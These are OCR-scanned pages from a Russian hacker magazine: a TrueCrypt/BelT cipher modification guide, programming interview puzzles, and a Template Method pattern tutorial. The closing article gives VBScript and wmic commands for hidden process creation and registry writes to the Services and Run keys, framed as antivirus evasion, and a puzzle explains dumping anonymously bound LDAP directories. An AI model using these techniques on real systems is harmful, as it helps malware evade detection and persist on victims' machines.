
Отсчет раундов алгоритма ведется с 1, номер раунда хранится в переменной i. Операция G состоит из преобразования 32-разрядного значения при помощи блока подстановки H и циклического сдвига полученного значения на определенное число разрядов влево. В целом схема алгоритма довольно проста для программной реализации.

```
void belt_encrypt(unsigned __int8 *ks, unsigned __int8 * inBlock, unsigned __int8 * outBlock)
{
    unsigned __int32 a = ((unsigned __int32 *)inBlock)[0];
    unsigned __int32 b = ((unsigned __int32 *)inBlock)[1];
    unsigned __int32 c = ((unsigned __int32 *)inBlock)[2];
    unsigned __int32 d = ((unsigned __int32 *)inBlock)[3];
    unsigned __int32 e;
    int i;
    unsigned __int32 tmp;
    unsigned __int32 * key = (unsigned __int32*)ks;

    for(i = 0; i<8; ++i)
    {
        b ^= G((a + key[KeyIndex[i][0]]), H, 5);
        c ^= G((d + key[KeyIndex[i][1]]), H, 21);
        a = (unsigned __int32)(a - G((b + key[KeyIndex[i][2]]), H, 13));
        e = (G((b + c + key[KeyIndex[i][3]]), H, 21) ^ (unsigned __int32)(i + 1));
        b += e;
        c = (unsigned __int32)(c - e);
        d += G((c + key[KeyIndex[i][4]]), H, 13);
        b ^= G((a + key[KeyIndex[i][5]]), H, 21);
        c ^= G((d + key[KeyIndex[i][6]]), H, 5);
        SWAP(a, b, tmp);
        SWAP(c, d, tmp);
        SWAP(b, c, tmp);
    }

    ((unsigned __int32 *)outBlock)[0] = b;
    ((unsigned __int32 *)outBlock)[1] = d;
    ((unsigned __int32 *)outBlock)[2] = a;
    ((unsigned __int32 *)outBlock)[3] = c;
```

Зашифрование в соответствии с алгоритмом BelT



Режим работы XTS

Первым элементом структуры Cipher является идентификатор алгоритма, далее идет текстовая строка с его названием, третий элемент — размер блока алгоритма в байтах, далее размер ключа и размер key shedule соответственно. Далее следует внести коррективы в массив EncryptionAlgorithms[] структур EncryptionAlgorithm. Данный массив инициализируется по-разному в зависимости от того, определен ли TC_WINDOWS_BOOT, и нам необходимо внести правки в обе его части. В массив добавляем строку (вторая часть массива изменяется аналогично):

```
{{ BELT, 0 }, {XTS, 0, 0, 0}, 1}
```

В данной структуре первым элементом является список используемых алгоритмов (могут использоваться несколько алгоритмов подряд), затем задается режим работы шифра — в данном случае указываем XTS (описание данного режима работы смотри на врезке), а последнее значение является индикатором того, устарел ли алгоритм или нет (устаревшие алгоритмы используются для обратной совместимости со старыми версиями TrueCrypt). Вторую часть массива структур правим аналогичным образом.

Далее переходим к изменению функции CipherInit, которая, как видно из названия, производит инициализацию алгоритма шифрования. В ходе работы этой функции осуществляется key schedule шифра, поэтому смело добавляем в нее код, отвечающий за инициализацию нашего алгоритма:

```
case BELT:
    belt_init(key, ks);
    break;
```

Аналогичным образом модифицируем функции EncipherBlock (отвечает за шифрование одного блока открытого текста), DecipherBlock (отвечает за расшифровку блока). Кроме того, необходимо подправить некоторые макросы (смотри в исходниках на диске), чтобы можно было осуществлять шифрование системы алгоритмом Belt.

После внесенных изменений осталось, по сути, сделать три вещи — немного поменять настройки проектов, добавить поддержку наших алгоритмов в механизм самотестирования TrueCrypt, а также добавить в ресурсы файлы bootloader'а с поддержкой BelT. С правкой настроек проектов и ресурсов я предлагаю тебе справиться самостоятельно или посмотреть, как это сделано в исходниках на диске (там нет ничего сложного). Что же касается механизма самотестирования, то тут проверка осуществляется двумя способами: при помощи тестовых векторов, определенных в стандарте СТБ 34.101.31 (проверка корректной работы алгоритма шифрования), а также путем шифрования блока данных в режиме XTS, подсчета CRC32 от полученного шифрованного текста и сравнения значения контрольной суммы с эталоном. В этот раз опять отправляю тебя смотреть исходники на диске, так как в программировании механизма самотестирования в действительности нет ничего интересного.

ПАРА СЛОВ О ГОСТ28147-89

В чистом виде данный алгоритм добавлять в TrueCrypt нельзя, так как используемая в нем программная реализация режима XTS предполагает, что алгоритм шифрования работает с блоками длиной 128 бит, в то время как длина блока алгоритма ГОСТ — 64 бита. Как ты уже догадался, это приведет к тому, что половина данных окажется в открытом виде. Есть вариант использовать ГОСТ два раза, то есть блок в 128 бит разбивать на два 64-битных блока и каждый из них отдельно шифровать при помощи ГОСТ, однако данный путь также неприемлем (предлагаю тебе самому подумать, почему). В исходники на диске добавлена поддержка ГОСТ в случае, когда шифруется половина блока, а половина — остается незашифрованной. Ясно, что данный функционал нельзя использовать для защиты конфиденциальных данных!

ИСХОДНИКИ

Лицензия TrueCrypt налагает некоторые ограничения на использование кода — при его модификации необходимо обязательно убрать все логотипы с названием TrueCrypt, название модифицированной программы не должно содержать строку «truecrypt», а также должны быть убраны все ссылки на сайт truecrypt.org (за исключением окна «О программе»). В связи с этим, а также из уважения к разработчикам, в исходниках на диске все упоминания о TrueCrypt изменены на PlainCrypt, а все ссылки ведут на http://localhost/.

Также хочу отметить, что у пользователей Win7/Vista версии x64 возникнут проблемы с установкой неподписанных драйверов. Чтобы заставить драйверы работать корректно, необходимо подписать их тестовой ЭЦП, а также включить специальный тестовый режим. Подробная инфа о том, как это сделать, есть как на сайте Microsoft, так и в свободном доступе в интернете.

HAPPY END

Вот, собственно, и все. Теперь, немного напрягшись, ты можешь поставить себе на службу отличную шифровалку со своими собственными криптографическими алгоритмами. ⌶

Павел Александрович (ivinside.blogspot.com)

Задачи на собеседованиях



ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫХ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Если тебе на собеседовании или интервью попалась интересная задача – смело присылай ее мне, разберем ее в следующих выпусках нашей маленькой рубрики.

УСЛОВИЕ

Напиши функцию, которая будет получать на вход два списка и возвращать словарь, в котором ключи — элементы первого списка, а значения — элементы второго списка или None, если соответствующий элемент отсутствует.

```
>>> a = ["a","b","c"]
>>> b = [1, 2]
>>> print dictify(a,b)
{"a": 1, "b": 2, "c": None}
```

РЕШЕНИЕ

Мое первоначальное решение выглядело так:

```
def dictify(a, b):
    # возвращаем пустой словарь, если элементов больше,
    # чем ключей
    if len(b) > len(a):
        return {}

    # конструируем словарь с помощью встроенных
    # функций zip и dict
    dic = dict(zip(a, b))
    # дополняем словарь пустыми элементами, если таковые имеются
    if len(b) < len(a):
        for i in xrange(len(b), len(a)):
            dic[a[i]] = None
    return dic
```

Стоит отметить, что в Python версии менее 2.2 еще не существовало конструктора dict, и списки превращались в словари только с помощью цикла for:

```
keys = ['a', 'b', 'c']
vals = [1, 2, 3]
dic = {}
for (k, v) in zip(keys, vals) dic[k] = v
```

Тогда я забыл про одну родственную и более старую встроенную функцию map, которая применяет заданную функцию к каждому элементу последовательности. Но если вместо функции ей передать None, то она просто объединяет элементы подобно zip, при этом автоматически заполняя отсутствующие значения словаря None. В итоге решение задачки еще больше упростилось:

```
def dictify(a, b):
    if len(b) > len(a):
        return {}
    dic = dict(map(None, a, b))
    return dic
```

УСЛОВИЕ

Есть такая функция:

```
def myappend(a = [], num = 0):
    a.append(num)
    print a
```

Что будет происходить при выполнении следующего кода и почему:

```
>>> a = [1, 2, 3]
>>> myappend(a)
>>> myappend()
>>> myappend()
>>> a = {1:2, 3:4}
>>> myappend(*a)
>>> myappend(**a)
```

РЕШЕНИЕ

При выполнении программы будет такой вывод:

```
[1, 2, 3, 0]
[0]
[0, 0]
```

В первом случае функция отрабатывает в самом обычном режиме и к списку [1, 2, 3] просто добавляется новый элемент.

Во втором случае, так как параметров при вызове не задано, используется параметр по умолчанию и создается новый объект — пустой список «a», к которому добавляется новый элемент 0. В третьей строчке снова параметр не задан и используется список, созданный при втором вызове функции myappend(), так как список — изменяемый объект.

Далее при вызове myappend(*a) возникнет исключение: AttributeError: 'int' object has no attribute 'append', потому что функции передается словарь со значениями, а вышеприведенный способ подразумевает передачу списка. В этом случае правильно было бы сделать так:

```
a = [[1, 2], 3]
myappend(*a)
# что эквивалентно такому вызову:
# myappend([1, 2], 3)
```

При вызове myappend(**a) тоже возникнет исключение, но несколько другое: TypeError: myappend() keywords must be strings. В этом случае должен передаваться словарь именованных аргументов, что, в общем-то, и делается, но с ошибкой: названия ключей словаря должны соответствовать названиям аргументов, то есть корректный вызов будет выглядеть так:

```
a = {'a':[1, 2], 'num':3}
myappend(**a)
# что эквивалентно такому вызову:
# myappend([1, 2], 3)
```

УСЛОВИЕ

Напиши класс, который хранит список своих экземпляров и позволяет итегрировать по ним.

```
>>> a = Keeper()
>>> b = Keeper()
>>> for i in Keeper.list_instances():
...     print i
<Keeper instance at 0x...
```

РЕШЕНИЕ

Для решения этой задачки нужно знать про такой шаблон проектирования как декоратор и уметь его применять в языке Python. Вообще говоря, в питоне декоратор — это функция, которая применяется к другой функции для расширения или изменения ее поведения. Синтаксис декораторов является попросту синтаксическим сахаром:

```
def f(...):
    ...
f = staticmethod(f)

@staticmethod
def f(...):
    ...
```

В этом примере как раз-таки и показано применение нужного

нам декоратора — staticmethod, который превращает обычный метод класса в статический, то есть теперь этот метод можно вызывать напрямую, без создания экземпляра класса. Воспользуемся им при решении задачи (список экземпляров будем хранить в переменной instances):

```
class Keeper:
    instances = []
    def __init__(self):
        self.instances.append(self)
    @staticmethod
    def list_instances():
        return Keeper.instances

a = Keeper()
b = Keeper()
for i in Keeper.list_instances():
    print i
```

В функции __init__, которая выполняется при создании экземпляра класса, к списку instances добавляется ссылка на наш свежесозданный объект, а функция list_instances возвращает список, который по умолчанию поддерживает итерационный протокол. Вывод программы будет примерно такой:

```
<__main__.Keeper instance at 0xb72aed4c>
<__main__.Keeper instance at 0xb72aee2c>
```

УСЛОВИЕ

Что это и что с этим можно сделать?

```
389/tcp   open      ldap          (Anonymous bind OK)
```

РЕШЕНИЕ

Эта строчка, как ты уже догадался, из результата сканирования nmap. Она сообщает, что на сканируемой машине открыт tcp-порт 389, на котором расположился LDAP-сервер. Слова «Anonymous bind OK» как бы намекают нам, что он не простой, а с возможностью анонимного подключения к LDAP-каталогу, то есть без знания пользовательского DN и пароля.

Мы этим непременно воспользуемся и попытаемся получить оттуда информацию, среди которой могут быть всякие интересные штуки типа login:hash, но в общем случае там может находиться что угодно. Для этого существуют специальные программы.

1. **ldapminer.** Его синтаксис:

```
ldapminer -h <ip_адрес> <опции>
-p [port]: по умолчанию равен 389
-B [bind]: имя пользователя
-w [password]: пароль
-b [base search]: поиск по пользователю, группе
-d [dump all]: получить всю информацию
```

2. **luma.** Утилита с графическим интерфейсом, весьма проста в освоении.
3. **ldp.** Еще одна графическая утилита, на этот раз от Microsoft.
4. **openldap.** Набор консольных утилит для взаимодействия с LDAP-каталогами. Конкретно в нашем случае нужно использовать ldapsearch. Синтаксис приводить здесь не буду, он очень уж страшный.

Как ни странно, во всеми любимом Metasploit до сих пор нет модуля для дампа LDAP-каталога, хотя реквест о такой функции был подан около двух лет назад. ЭС

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. Что будет выведено в результате исполнения программы? Почему?

```
class A:
   def __init__(self, name):
      self.name = name
   def __del__(self):
      print self.name,

aa = [A(str(i)) for i in range(3)]
for a in aa:
   del a

print 'done'

# ...
```

2. Перечисли все проблемы, которые ты видишь в данном коде:

```
class Foo
{
public:
   Foo(int j) { i=new int[j]; }
   ~Foo() { delete i; }
private:
   int* i;
};

class Bar: Foo
{
public:
   Bar(int j) { i=new char[j]; }
   ~Bar() { delete i; }
private:
   char* i;
};

void main()
{
   Foo* f=new Foo(100);
   Foo* b=new Bar(200);
   *f=*b;
   delete f;
   delete b;
}
```

3. У тебя есть файл (например, access-лог web-сервера) очень большого размера. Пользователи часто запрашивают из него строчки по их номеру. Нужно реализовать функцию, которая бы возвращала строчку с произвольным номером за время, независимое от номера строчки и размера файла.

4. Напиши функцию сортировки массива чисел. Если знаешь несколько способов – используй наиболее быстрый из известных тебе алгоритмов.

deeonis (deeonis@gmail.com)



ИНКАПСУЛЯЦИЯ АЛГОРИТМОВ

Алгоритмы – это, пожалуй, самое важное в мире кодинга. Любая программа реализует какую-то последовательность действий и в большинстве случаев не одну. В ООП алгоритмы имеют такую же значимость, как и в любом другом виде кодинга, поэтому гуру объектов и классов придумали специальный паттерн, который позволяет сделать использование алгоритмов более легким, понятным и гибким.

В прошлой статье про паттерны «Фасад» и «Адаптер» мы представили, что работаем над парсером, который собирает инфу с определенных сайтов. Сегодня мы будем продолжать нашу воображаемую работу, что позволит нам вникнуть в суть другого паттерна объектно-ориентированного программирования под названием «Шаблонный метод».

Конкретизируем область применения нашей мегатулзы: она будет сканить всяческие доски объявлений и форумы. Как известно, html-код у разных форумных движков разный, но структура построения интерфейса схожа. На одной странице отображается строго заданное количество топиков – скажем, тридцать. Если тем в разделе форума больше, чем тридцать, то пользователю показывается навигационный элемент, — например, ссылка на следующую страницу или пронумерованный список этих страниц. Таким образом, наш парсер должен не только проходить по первой странице, но и уметь бегать по соседним, также содержащим нужную нам информацию.

Вырисовывается вполне конкретный алгоритм действий: парсер получает адрес страницы, скачивает ее, выдирает нужные топики/объявления, ищет адрес следующей страницы и если его находит, то начинает все сначала. В противном случае, если мы не нашли ссылку на следующую страницу, парсер заканчивает свою работу. В коде все это будет выглядеть

примерно так:

Алгоритм работы парсера

```
class Parser
{
    // ..
public:
    void parsePage(string url)
    {
        while (url != "")
        {
            // получаем нужные данные со страницы
            getTopicText();

            // ищем ссылку на следующую страницу
            url = getNextUrl();
        }
    }
private:
    void getTopicText()
    {
        // ...
    }
    string getNextUrl()
    {
        // ...
    }
}
```

У нас есть класс Parser, который имеет основной метод parsePage(). Этот метод будут вызывать клиенты парсера. Сам parsePage() реализует алгоритм, описанный выше. Для удобства восприятия мы разбили код метода на функции, такие как getNextUrl() и getTopicText(). Некоторые могут сказать, что лишние вызовы замедляют работу программы, но, во-первых, это всего лишь псевдокод (грубо говоря, блок-схема буквами), а во-вторых, такое разбиение нам пригодится в будущем.

ПАРСИМ НЕСКОЛЬКО САЙТОВ

Наш парсер работает, и все вроде хорошо, но мы не учли одну маленькую деталь — сайт для сбора информации у нас не один, их несколько. Это нас, правда, не сильно расстроило, и мы принялись ваять еще один класс.

Так как алгоритм, описанный нами ранее, остался прежним, а изменились лишь детали реализации, — например, получение ссылки на следующую страницу, — то код нашего нового класса будет очень похож на тот, что был в предыдущем.

Парсер для еще одного сайта

```
class ParserSite2
{
    // ..
public:
    void parsePage(string url)
    {
        while (url != "")
        {
            // получаем нужные данные со страницы
            getDataOnPage();

            // ищем ссылку на следующую страницу
            url = getNextUrl();
        }
    }

private:
    // метод по назначению идентичен
Parser::getTopicText
```



Диаграмма классов паттерна «Шаблонный метод»

```
    void getDataOnPage()
    {
        // ...
    }
    string getNextUrl()
    {
        // ...
    }
}
```

Как видишь, у нас есть все тот же метод parsePage(), который выполняет основную работу. Так как мы знаем, что такое наследование, полиморфизм и прочее, то решаем все это круто оптимизировать, создав общего родителя для двух классов парсеров. Теперь вся наша конструкция выглядит примерно так:

Иерархия классов парсеров

```
class BaseParser
{
    // ..
public:
    virtual void parsePage(string url) = 0;
}

class ParserSite1: public BaseParser
{
public:
    void parsePage(string url)
    {
        while (url != "")
        {
            // получаем нужные данные со страницы
            getTopicText();

            // ищем ссылку на следующую страницу
            url = getNextUrl();
        }
    }
private:
```

```
 * An abstract class that is common to several games in
 * which players play against the others, but only one is
 * playing at a given time.
 */

abstract class Game {

    protected int playersCount;

    abstract void initializeGame();

    abstract void makePlay(int player);

    abstract boolean endOfGame();

    abstract void printWinner();

    /* A template method : */
    final void playOneGame(int playersCount) {
        this.playersCount = playersCount;
        initializeGame();
        int j = 0;
        while (!endOfGame()) {
            makePlay(j);
            j = (j + 1) % playersCount;
        }
        printWinner();
    }
}

//Now we can extend this class in order to implement actual games:

class Monopoly extends Game {

    /* Implementation of necessary concrete methods */

    void initializeGame() {
        // Initialize money
    }
```

Пример кода паттерна «Шаблонный метод»

```
   void getTopicText()
   {
      // ..
   }
   string getNextUrl()
   {
      // ..
   }
}

class ParserSite2: public BaseParser
{
public:
   void parsePage(string url)
   {
      while (url != "")
      {
         // получаем нужные данные со страницы
         getTopicText();

         // ищем ссылку на следующую страницу
         url = getNextUrl();
      }
   }
private:
   void getTopicText()
   {
      // ..
   }
   string getNextUrl()
   {
      // ..
   }
}
```

Мы сделали parsePage базовым методом, но переложили реализацию на потомков, пометив его как абстрактный. Такой ход, конечно, внес некоторый порядок в нашу программу, но осталась проблема дублирования кода. Реализация процесса сбора информации очень похожа, а учитывая то, что мы ввели такие методы как getNextUrl() и тому подобные, мы получаем вообще идентичный набор символов в теле parsePage().

ПАТТЕРН «ШАБЛОННЫЙ МЕТОД»

Паттерн «Шаблонный метод» призван икапсулировать в себе выполнение некоторого алгоритма. Мы уже частично реализовали его, выделив базовый класс для наших парсеров. Следующим шагом будет непосредственно инкапсуляция. Для этого мы перенесем код метода parsePage() из дочерних классов ParserSite1 и ParserSite2 в родительский BaseParser. Благодаря тому, что мы уже выделили в отдельные функции некоторые части алгоритма (такие как получение текста объявления или поиск ссылки на следующую страницу форума), то мы немного упростили процесс применения паттерна. Если бы изначально весь код parsePage был построен без вызова дополнительных методов, то нам все равно пришлось бы их писать.

Паттерн «Шаблонный метод»

```
class BaseParser
{
   // ..
public:
   void parsePage(string url)
   {
      while (url != "")
      {
         // получаем нужные данные со страницы
         getTopicText();

         // ищем ссылку на следующую страницу
         url = getNextUrl();
      }
   }
protected:
   // эти части алгоритма должны определить наследники
   virtual void getTopicText() = 0;
   virtual string getNextUrl() = 0;
}

class ParserSite1: public BaseParser
{
public:
   // Мы не должны изменять метод parsePage,
   // так как базовый класс предоставил нам специальные
   // функции, которые позволяют реализовать
   // специфичныечасти алгоритма
   //void parsePage(string url);
protected:
   // эти два метода переопределяются в субклассе
   // для реализации специфичного для данного парсера
кода
   void getTopicText()
   {
      // ..
   }
   string getNextUrl()
   {
      // ..
   }
}
```

```
class ParserSite2: public BaseParser
{
    // структура класса идентична структуре ParserSite1
}
```

Если взглянуть на код иерархии классов парсеров, к которому применен наш паттерн, то можно увидеть, что в базовый класс также вынесены методы getNextUrl() и getTopicText(). По умолчанию они имеют пустую реализацию, поэтому дочерние классы должны определить, какой код там будет. Но в общем случае «Шаблонный метод» допускает некий базовый функционал в подобных функциях, таким образом конкретные реализации парсера могут воспользоваться уже готовым кодом.

Теперь контроль за исполнением алгоритма сосредоточен в руках одного единственного класса — BaseParser. Его наследники могут лишь менять детали реализации этого алгоритма, которые строго определены в базовом классе. Что нам это дает? Ну, представим, что парсить нам надо не один-два сайта, а сразу сотню. И в какой-то момент мы решаем заменить итерационный алгоритм на рекурсивный. С паттерном «Шаблонный метод» нам достаточно изменить код всего в одном месте — BaseParser::parsePage(). Если бы ответственность за реализацию основной последовательности действий лежала на отдельных классах-парсерах, то нам бы пришлось перелопатить тонны исходников, прежде чем получим желаемый результат.

ПЕРЕХВАТЧИКИ

Жесткий контроль алгоритма — это хорошо, но что если нам нужно пространство для маневра? Если в последовательности действий предусмотрено некоторое ветвление, на которое влияют детали реализации, то нам потребуются методы-перехватчики (хуки).

Допустим, класс ParserSite1 должен просматривать все страницы форума, а вот ParserSite2 всего-навсего первые три. Получается, что каждая конкретная реализация парсера влияет на одно из фундаментальных свойств алгоритма — работу цикла. Очевидно, что нам надо как-то контролировать количество итераций, чтобы ParserSite2 остановился в нужный момент. Но невозможность изменения поведения parsePage не дает нам это сделать.

Хуки же позволяют влиять на ход алгоритма и при этом сохранять контроль над ним в базовом классе. Немного изменив код метода parsePage() мы позволим потомкам преждевременно останавливать цикл while. Давай взглянем на код.

Перехватчик в «Шаблонном методе»

```
class BaseParser
{
    // ..
public:
    void parsePage(string url)
    {
        while (url != "")
        {

            // с помощью хука можно досрочно завершить цикл
            if (stopHook())
                break;

            // ...
        }
    }

protected:
    // перехватчик
    virtual bool stopHook() {return false;};
    // ..
}
```

От метода stopHook() зависит, будет ли цикл работать дальше или остановится преждевременно. Метод должен определяться как виртуальный, чтобы в функции алгоритма базового класса вызывались методы, переопределяемые в дочерних (если они переопределяются). По умолчанию перехватчик возвращает False, тем самым никак не влияя на количество итераций. Но потомки BaseParser могут переопределить код перехватчика и тем самым повлиять на ход алгоритма.

Контроль количества обработанных страниц

```
class ParserSite1: public BaseParser
{
    // ..

protected:
    // используем перехватчик по умолчанию,
    // то есть не вмешиваемся в работу цикла
    // bool stopHook();
}

class ParserSite2: public BaseParser
{

    // ..

private:
    int count;

protected:
    // переопределяем перехватчик
    bool stopHook()
    {

        if (count > 3)
            return true;
        else
            return false;
    }

    // тут увеличиваем счетчик отпарсенных страниц
    void getTopicText()
    {
        // ...
        count++;
    }
}
```

Мы видим, что ParseSite1 не перегружает хук, и parsePage пользуется дефолтным вариантом. А вот ParseSite2 ведет подсчет количества обработанных страниц, и когда их число достигает трех, перехватчик останавливает цикл.

Если бы в паттерне «Шаблонный метод» не было хуков, нам пришлось бы переписывать реализацию parsePage для каждого отдельного класса парсера, вследствие чего пропал бы практически весь смысл его использования, так как мы потеряли бы контроль над алгоритмом.

ЗАКЛЮЧЕНИЕ

На практике паттерн «Шаблонный метод» имеет множество вариаций. Многие из программистов сами того не зная реализовывали этот паттерн в том или ином виде. Но основной принцип остается неизменным: «Шаблонный метод» определяет «скелет» алгоритма в методе, оставляя определение реализации некоторых шагов субклассам. Субклассы же, в свою очередь, могут переопределять некоторые части алгоритма без изменения его структуры. ⌶

Александр Эккерт (stannic.man@gmail.com)

WMI: обход защит

НЕОЖИДАННЫЙ ВЗГЛЯД НА ПРИВЫЧНЫЕ ВЕЩИ



Как это часто бывает, самое интересное и увлекательное просто валяется под ногами. Сегодня мы рассмотрим возможность обхода проактивных защит при помощи средств, входящих в стандартную комплектацию ОС Windows.

Невидимый Notepad

Поговорим о Windows Management Instrumentation (WMI), но с несколько непривычной точки зрения. Собственно,][уже писал на эту тему — как можно приспособить средства WMI для своих нужд (xakep.ru/magazine/xa/118/030/1.asp). Будем считать эту статью продолжением написанного ранее.

ЛОМАЯ БРОНЬ ПРОАКТИВНЫХ ЗАЩИТ

Насколько я знаю, скрипты WMI использует в своей работе лишь один человек из десяти. И это в лучшем случае. А ведь зря! Это удобное и мощное средство. Ну и что тут такого интересного, — скажешь ты, — По большей части WMI предназначен для сбора информации о компьютере и выполнения нехитрых приемов администрирования. Я бы с тобой согласился, если бы не два «но», которые наглядно демонстрируют, как можно использовать всю мощь WMI для создания кумулятивных зарядов, пробивающих бронь антивирусов и проактивных защит.


Первое — это возможность создания нужного тебе процесса. Каким образом?

```
Const SW_NORMAL = 1
Const SW_HIDE = 0
strComputer = "."
strCommand = "notepad.exe"

Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" _
    & strComputer & "\root\cimv2")

Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = SW_NORMAL

Set objProcess = objWMIService.Get("Win32_Process")
intReturn = objProcess.Create _
    (strCommand, Null, objConfig, intProcessID)
```



Беспалевная запись в реестр

Обрати внимание на параметр ShowWindow: если хочешь скрыть окно твоего приложения, то используй параметр SW_HIDE = 0. На скрине ты можешь видеть, как в списке процессов taskmanager'а болтается запущенный таким образом «блокнот», однако на панели задач ничего нет! Второе — это запись в реестр! Да-да, используя vbs-скрипты, можно легко писать в реестр!

```
const HKEY_LOCAL_MACHINE = &H80000002
strComputer = "."
Set objReg=GetObject( _
    "winmgmts:{impersonationLevel=impersonate}!\\" & _
    strComputer & "\root\default:StdRegProv")

strKeyPath = "SYSTEM\\CurrentControlSet\\Services\\MyService"
objReg.CreateKey HKEY_LOCAL_MACHINE,strKeyPath
strValueName = "Descrition"
strValue = "New Virus Service"
objReg.SetStringValue _
    HKEY_LOCAL_MACHINE,strKeyPath,strValueName,strValue
```

В данном случае ветка реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ используется для старта системных служб и сервисов Windows, в том числе загрузки драйверов. Правда, тут есть одно ограничение, о котором ты, думаю, слышал. Данный метод пройдет для Windows XP, но не для «семерки», — в Win7 писать в ветку HKEY_LOCAL_MACHINE не дадут. Однако есть возможность использования аналогичного скрипта для записи в HKEY_CURRENT_USER. Отмечу сразу, что указанные способы пробивают не все, но большинство антивирусов. К примеру, описанные ниже техники тестировались мной около года назад, и из десяти антивирусов со стандартными настройками безопасности лишь один заблокировал создание процесса и запись в чувствительные ветки реестра (в частности, HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run), заложенные в vbs-скрипте. Все остальные — как бы сказать помягче — прошляпили выполнение потенциально опасного кода.

ТЕ ЖЕ ЯЙЦА, ВИД СБОКУ

Для исполнения трюков необязательно использовать VB- и Java-скрипты. Существует вполне адекватная командная строка, которая пустит нас в оболочку WMI (WMI command-line). Для этого нужно выполнить команду «wmic». Суть командной строки WMI — выполнение того же скрипта, как если бы он был оформлен в виде VBS- или JS-кода.

Командная строка WMI включает серию «предварительно заготовленных» WMI-запросов, известных как псевдонимы. Ты сможешь просмотреть содержание любого псевдонима, просто набрав в командной строке «WMIC», а следом — имя этого псевдонима. Например «WMIC QFE» выведет список всех «заплаток» и пакетов обновлений, установленных на компьютере. Полный список всех псевдонимов может быть выведен с помощью набора команды «WMIC /?». Имеющиеся в нашем распоряжении псевдонимы представляют основной круг задач администраторов и информацию, в которой они могут быть заинтересованы. Однако это еще не все, что можно сделать, используя WMIC. WMIC могут быть также использованы для прямых запросов к WMI-схеме. Это даст тебе доступ ко всем имеющимся классам, а не только к тем, которые предоставляются с помощью псевдонимов. Например, чтобы создать процесс, достаточно выполнить в открывшейся командной строке process call create "calc.exe". Из известных аверов на такое создание процесса никто даже ухом не повел. А что, если таким образом запустить на исполнение вирус? Ну и последний булыжник в огород красивых «решений по 100% безопасности вашего компьютера», — смотрим, как легко «брюки превращаются в шорты»:

```
wmic /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey="&H80000002" sSubKeyName="SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\fuck_avers"
```

Запусти этот код на выполнение, посмотри на результат, а потом — на «лучшее решение для защиты», которое обеспечивает так называемую «безопасность» твоего компьютера, поплачь и иди выкидывать его на помойку. Если запуск vb-скриптов аверами худо-бедно палится (хотя и далеко не всеми), то в данном случае ни один из десяти протестированных мной антивирусов (а тестировал я только самые популярные) не смог отловить такую хитропопую запись в чувствительные ветки реестра. По-моему, уже не смешно.

ЗАКЛЮЧЕНИЕ

Итак, подведем итоги. Заметь, я не рассматриваю в данной статье какие-то уязвимости операционной системы, позволяющие выполнить зловредный код на целевой машине, которые являются недоглядом разработчиков Windows, — их и так хватает. Сегодня мы увидели, что можно запросто, используя только законные средства операционной системы, выбираться из тех клеток, которые ставят «честным хакерам» разработчики антивирусов и проактивных защит.

DYNAMICWRAPPERX

В контексте данной статьи не могу не упомянуть о чуде под названием DynamicWrapperX (script-coding.com/dynwrapx.html). Она не имеет прямого отношения к WMI, но мне кажется, что тебе нужно о ней знать. Это ActiveX-компонент (COM-сервер), который предоставляет возможность вызывать из яваскриптов и VB-скриптов функции, экспортируемые dll-библиотеками, — в частности, функции Windows API.

Вызвать напрямую, скажем, функцию CreateWindowEx из vb — нельзя, интерфейс под это не заточен. И вот автор DynamicWrapperX — замечательный программист Юрий Попов — озадачился этой проблемой и успешно ее решил.

С помощью процедуры регистрации COM-серверов в системе: "regsvr32.exe dynwrapx.dll", устанавливаем DynamicWrapperX в систему и получаем крайне очаровательную возможность вызывать WinAPI-функции из VB/Java-скриптов!
Делается это примерно так:

```
Set DX = CreateObject("DynamicWrapperX")
DX.Register "kernel32", "Beep", "i=uu"
DX.Beep 800, 1000
```


Как можно ее применить — решать тебе, но согласись, что довольно удобная штука!

